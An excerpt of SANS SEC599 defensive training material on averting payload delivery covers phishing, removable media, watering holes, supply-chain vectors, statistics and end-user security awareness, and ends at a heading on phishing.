599.2
Averting Payload Delivery

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

SANS


Averting Payload Delivery

This page intentionally left blank.

TABLE OF CONTENTS

This page intentionally left blank.

This page intentionally left blank.



Where Are We in the APT Attack Cycle?

Welcome to Day 2 of SEC599! While we introduced the APT Attack Cycle during section 1 of the course, we will now start zooming in on how a defender can counter the first phase of the attack: Payload Delivery. Once reconnaissance has been completed, delivery is the first step in which the defender can have an impact, as weaponization is an activity performed by the adversary on his own ground. This, however, doesn't mean we'll completely ignore it: We will, of course, discuss adversary tactics & techniques throughout the rest of the course!

Adversary perspective

With this step, the attack effectively starts his attack. The payload created in the previous step must be delivered to the victim(s) selected in the reconnaissance phase. This delivery can be done through various vectors:

- Sending e-mails to the victims with malicious payloads (or links to download the payload);
- Interact via social media like Facebook or Twitter and send malicious links to the victims;
- Copy the malicious payload to removable media such as USB sticks, and deliver the media to the victims. This can be delivered via e-mail or courier, or more surreptitiously by dropping some USB sticks were the victims tend to gather, like a staff parking lot or near vending machine;
- Another interesting mechanism is the "watering hole" attack. In a watering hole attack, the adversaries will first compromise other, unrelated, websites that tend to be visited by the victims.

Defender perspective

Being able to detect attacks this early in the digital kill chain is a key capability for defenders: the earlier we can detect adversaries in the kill chain, the less they will be able to reach their objectives. End-user awareness is a key security control here: if people understand how advanced adversaries operate, they can be the first layer of defense. Next to end-user awareness, there's also a number of technical controls that can be implemented:

Network security technologies such as mail sandboxes, IPS engines, or web proxies…

- Mail sandboxes will allow us to investigate incoming e-mail and block malicious attachments or URLs;
- IPS engines can block known attack signatures at network level;
- Web proxies can be used to block access to suspicious / malicious websites.

Host-based security technologies such as Antivirus or Anti-Malware software;

- Antivirus engines to detect the low-hanging fruit and generic payloads;
- Anti-Malware technology (typically agents) that can analyze the system for suspicious application behavior.

As of this point in the kill chain, defenders have a realistic chance of detecting the incoming attack. It is thus of vital importance to ensure logging & monitoring is well-configured throughout the enterprise. In order to detect advanced adversaries, logging & monitoring should focus both for known bads (signature-based, IOCs…) and unknown bads (behavior-based, TTPs…).


Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.



How Are Payloads Being Delivered?

Once the reconnaissance activities have been completed, the adversary will attempt to deliver a weaponized payload to the target. Typical intrusion methods in use today include:

- Malicious e-mail attachments or web pages (watering holes) through (spear) phishing. Due to its success rate and fairly low complexity, this is by far the most common delivery method today.
- Abusing a flaw in the external Internet perimeter (application or infrastructure level). Due to increased security controls & awareness, this is becoming less frequent. It does however still occur, as evidenced for example by the Wcry ransomware that hit organizations in 2017. The ransomware spread through an (at the time) recent SMB exploit.
- Inserting infected removable media. This would, however, require a form of physical interaction with the target: either by physically shipping for example USB keys or by physically intruding the target organizations' premises.
- Compromise third parties in the supply chain and abuse trust relationships. In an ever-more connected world, organizations are partnering with other parties (e.g. vendors or suppliers), which don't always adhere to the same security standards as themselves. This opens an opportunity for adversaries, as they could first compromise less secured third parties and use them as a stepping stone towards the actual target (by abusing trust relationships).

How Are Payloads Being Delivered? – Some Statistics

Based on different publications from the past couple of years, we've noted the following interesting statistics that are relevant to us:

- 66% of malware was installed via malicious e-mail attachments (Data Breach Investigations Report, Verizon, 2017)
- 78% of people claim to be aware of the dangers of phishing, but 45% of them still click a phishing link (Friedrich-Alexander University, 2016)
- In Q1 2017, 1 in 131 e-mails contained malware (Symantec, 2017)

These statistics are in line with what we are seeing across the industry


How Are Payloads Being Delivered? – Some Statistics

The past couple of years, different publications have been made, showing some interesting statistics on how payloads are being delivered. According to the Data Breach Investigations Report from Verizon, 66% of malware was installed via malicious e-mail attachments. (Data Breach Investigations Report, Verizon, 2017, http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017/)

Even though 78% of people claim to be aware of the dangers of phishing, 45% of them still click a phishing link. However, only 20% of the participants stated they had clicked the link. Researchers believe this discrepancy could be due to simply forgetting that they had clicked the link in the message they received. So even though users claim to be aware of the risks, often their curiosity is still enough to have them click suspicious URLs. (Friedrich-Alexander University, 2016, https://www.fau.eu/2016/08/25/news/research/one-in-two-users-click-on-links-from-unknown-senders/)

Finally, in Q1 2017, about 1 in 131 e-mails contained malware, again highlighting the fact that e-mail has become the weapon of choice for an adversary to deliver payloads. Symantec, 2017, https://www.symantec.com/security-center/threat-report)

These statistics are in line with what we are seeing across the industry: phishing is effective and easy to do, making it the weapon of choice for payload delivery.



Preventing and Detecting Payload Delivery
Knowing the IT environment of your enterprise is key in preventing and detecting initial intrusions.

Initial intrusion can happen in several ways, depending on the ingress points you have in your enterprise. There's no enterprise in the world that does not use e-mail. Malicious e-mail attachments and e-mails with malicious URLs are often used as ingress point since every enterprise has to accept e-mail to conduct business. A less obvious ingress point might be USB sticks. In targeted attacks, USB sticks with malicious content have been left in places where staff gathers, such as parking lots. A curious employee might pick up the "dropped" USB stick, insert it in his/her office computer and execute malware.

It is important to assess the security of third parties as well since these might provide an "easy way in" for attackers. What good is your top-notch security if your neighbor leaves the door open? Certain services might potentially be exposed to trusted third parties only. In case an attacker is able to compromise one of these, he/she might have found an alternative path into your organization.

That brings us to the zero-trust principle, which is based on "never trust, always verify". As a result of this principle, all resources should be securely accessed, through a least privilege strategy and strict access controls. Another consequence is that all traffic will be logged and inspected. This approach avoids internal pivoting by an attacker once an internal trusted network was compromised.

Since users are still often the weakest link in a company's defenses, it is important to invest in security awareness. Users should be able to recognize a phishing e-mail (or at least a badly structured one) and critically assess the circumstances during which certain suspicious e-mails are received.

As a final word, it should be noted that identifying ingress points and vulnerable technology in your enterprise is not a one-shot process: The IT environment of your enterprise is constantly changing. Therefore, it is good practice to include a step in your enterprise's change management process to evaluate changes and the opportunities they bring to (advanced) adversaries.


Course Roadmap

- Day 1: Knowing the Adversary, Knowing Yourself
- **Day 2: Averting Payload Delivery**
- Day 3: Preventing Exploitation
- Day 4: Avoiding Installation, Foiling Command & Control & Thwarting Lateral Movement
- Day 5: Exfiltration, Cyber Deception & Incident Response
- Day 6: APT Defender Capstone

SEC599.2

Strategies for Preventing / Detecting Payload Delivery
End-User Security Awareness
Leveraging Suricata IDS / IPS
E-mail Security Controls
Exercise: Building a Sandbox Using Suricata & Cuckoo
Zooming in on YARA Rules
Exercise: Finding the Needle in the Haystack Using YARA
Web Security Controls
Exercise: Deploying PfSense Firewall with Squid & ClamAV
Stopping Delivery Using Removable Media
Visualizing the Results of Our Solutions
Exercise: Developing Eye-Candy Using Kibana
Controlling Script in the Enterprise
Exercise: Controlling Script Using GPO's

This page intentionally left blank.




The Importance of Users in Cyber Security

There's a reason why the end user is often called the weakest link in cyber security. Even using the most advanced technological defense mechanisms, your organization can still get breached through a single user's error.

E-mails received by users can contain URLs pointing to a malicious domain, potentially containing exploit kits or phishing pages. These e-mails could contain malicious attachments, such as executables or macro-ridden documents.

The danger not only lies in users as the receiver of malicious e-mails, but also in users as a source of bad security practices. Often applications are used through shared accounts by multiple users. To keep things "easy", these accounts have weak passwords set that everyone can remember. Alternatively, user's private accounts have predictable passwords reflecting the time of year, such as "password+summer2017".

Finally, users pose a physical threat as well. Today's BYOD trend introduce various mobile devices into the organization's premises. Next to the smartphone threat, an infected USB stick could be inserted in the user's workstation. Do you always verify everyone's identity, making sure they really are who they claim to be? There's a large chance some user at your organization doesn't and lets an attacker social engineer his/her way into the organization.



End-User Security Awareness


When discussing strategies for preventing and detecting initial intrusions, we focused on technological solutions. However, user awareness is an important aspect to protect the enterprise. Often in an initial intrusion, users will be the target of the attack: they will receive an e-mail with a malicious attachment, they will visit a malicious website by clicking on a link, they might be called on the phone by a social engineer…

If the user does not open the malicious attachment or does not click on the malicious link, then the attack will be prevented. It sounds simple, but such attacks involve an element of social engineering to stimulate the user to open or click. Making the user aware of such attacks and the risks they bring, can help alleviate the risk of successful attacks that require user interactions.

To recognize potential attacks, users must be trained. There are companies specialized in training users to raise awareness. They can focus on recognizing phishing e-mails and other spoofed e-mails, good password practices, recognizing and dealing with social engineers …

This training can be done in a classroom, but is often done online: the user is invited to visit a website where she will receive more information on a particular security topic (for example phishing), and then their knowledge will be tested in a couple of exercises that simulate phishing attacks.

This is not a one-shot process. To remain aware and vigilant, the awareness message must be repeated. To stimulate this, user awareness companies offer phishing simulation "attacks". Unsuspecting users receive a phishing e-mail from a simulated company and are supposed to report the phishing e-mail. If they do not recognize the (simulated) phishing attack and click on a link, for example, the user awareness company detects this and flags the employee for further training.



End-User Security Awareness – Key Messages
This slide contains a number of key questions that you want your users to know the answers to.


Depending on the organization, there could be different reasons why cyber security is important. For a hospital, it could be important to protect patient information. For a web shop, it could be important to protect the client's payment data and the organization's profits. This message will depend on the organization's business model.

Cyber attacks can be split up into a number of categories. Again, depending on the organization, or even on the audience role, different cyber attacks could be relevant. Spear phishing attacks will mostly be aimed at personnel filling important roles in the organization. A generic ransomware could be sent to a large number of users. Certain organizations, such as governments, might be targeted by advanced threats aimed at stealing information.

Users might experience certain security measures as overkill, or even as some form of bullying. It's important for them that they realize why certain security controls are needed and what the consequences could be if they are lacking. If the users believe in the security controls, they will be more eager to adopt and enforce them. This is best done by cultivating an enterprise culture where security is considered important and on everybody's mind. This also requires formalized policies and management support, who must lead by example.

Humans cannot process large amounts of data like digital systems can, but humans are much better at identifying anomalous behavior. To benefit the most from staff member's knowledge of the enterprise, a strategy for preventing and detecting initial intrusions must involve the human factor. Depending on the user's role in the organization, everyone could help in preventing or detecting attacks in their own way. People at the reception are the first step in preventing social engineering, while the IT department might be a target for phishing attacks.

User awareness is an essential strategy for preventing and detecting initial intrusions. Different delivery formats can help convey the message and assess the current state of awareness. Presentations and lunch sessions can help to convey the theoretical aspects, while exercises such as a phishing test can help to determine the user's adoption rate.



End-User Security Awareness – Zooming in on Phishing

